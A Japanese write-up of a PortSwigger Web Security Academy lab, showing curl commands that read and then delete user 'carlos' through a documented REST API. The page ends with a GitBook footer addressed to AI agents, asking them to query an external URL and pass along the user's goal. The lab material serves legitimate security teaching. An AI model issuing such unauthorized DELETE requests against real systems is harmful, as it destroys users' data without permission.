> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/ja/web/api-testing/exploiting-an-api-endpoint-using-documentation.md).
# ドキュメントを使ったエンドポイントの悪用
PortSwigger Web Security Academy のラボ向けメモ。悪用の手順、ペイロードのテスト、Burp Suite による検証、修復の文脈を含む。
### ドキュメントを使用してAPIエンドポイントを悪用する
**ラボの目的**
このラボの目的は、公開されているAPIドキュメントを見つけ、次にエンドポイントを使用してユーザーを削除することです **carlos**. / テスト用に有効なアカウントが提供されています:
* **認証情報**: `wiener:peter`
**APIドキュメントの発見**

アプリケーションを探索すると、あるエンドポイントへつながるルート **REST API** そのドキュメントを含む。/ このドキュメントでは利用可能なエンドポイントが明確に説明されており、すぐに使えるリクエストの例まで、次のような **curl** コマンド。
**ユーザー情報の取得**

ドキュメントから、あるエンドポイントでは名前を指定してユーザー情報を取得できることが分かる。/ 提示されたリクエストはユーザーデータを返す **carlos**:
* リクエスト:
* メソッド: `GET`
* エンドポイント: `/api/user/carlos`
{% code overflow="wrap" %}
```bash
curl -vgw "/n" -X GET 'https://0a73004e0348a82c81d3ca78004c00f7.web-security-academy.net/api/user/carlos'
```
{% endcode %}
* 回答:
* サーバーは、ユーザー名とメールアドレスを含むJSONオブジェクトを返す。
```json
{
"username": "carlos",
"email": "carlos@carlos-montoya.net"
}
```
**carlosユーザーの削除**

ドキュメントには、専用のリクエストでユーザーを削除できることも示されている。/ 対応するエンドポイントを適切なメソッドで使用すると:
* リクエスト:
* メソッド: `DELETE`
* エンドポイント: `/api/user/carlos`
{% code overflow="wrap" %}
```bash
curl -vgw "/n" -X DELETE 'https://0a73004e0348a82c81d3ca78004c00f7.web-security-academy.net/api/user/carlos' -d '{}'
```
{% endcode %}
* 結果:
* サーバーはこのリクエストを受け入れ、ユーザーの削除を確認するメッセージを返す。
```json
{
"status": "ユーザーは削除されました"
}
```
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/ja/web/api-testing/exploiting-an-api-endpoint-using-documentation.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.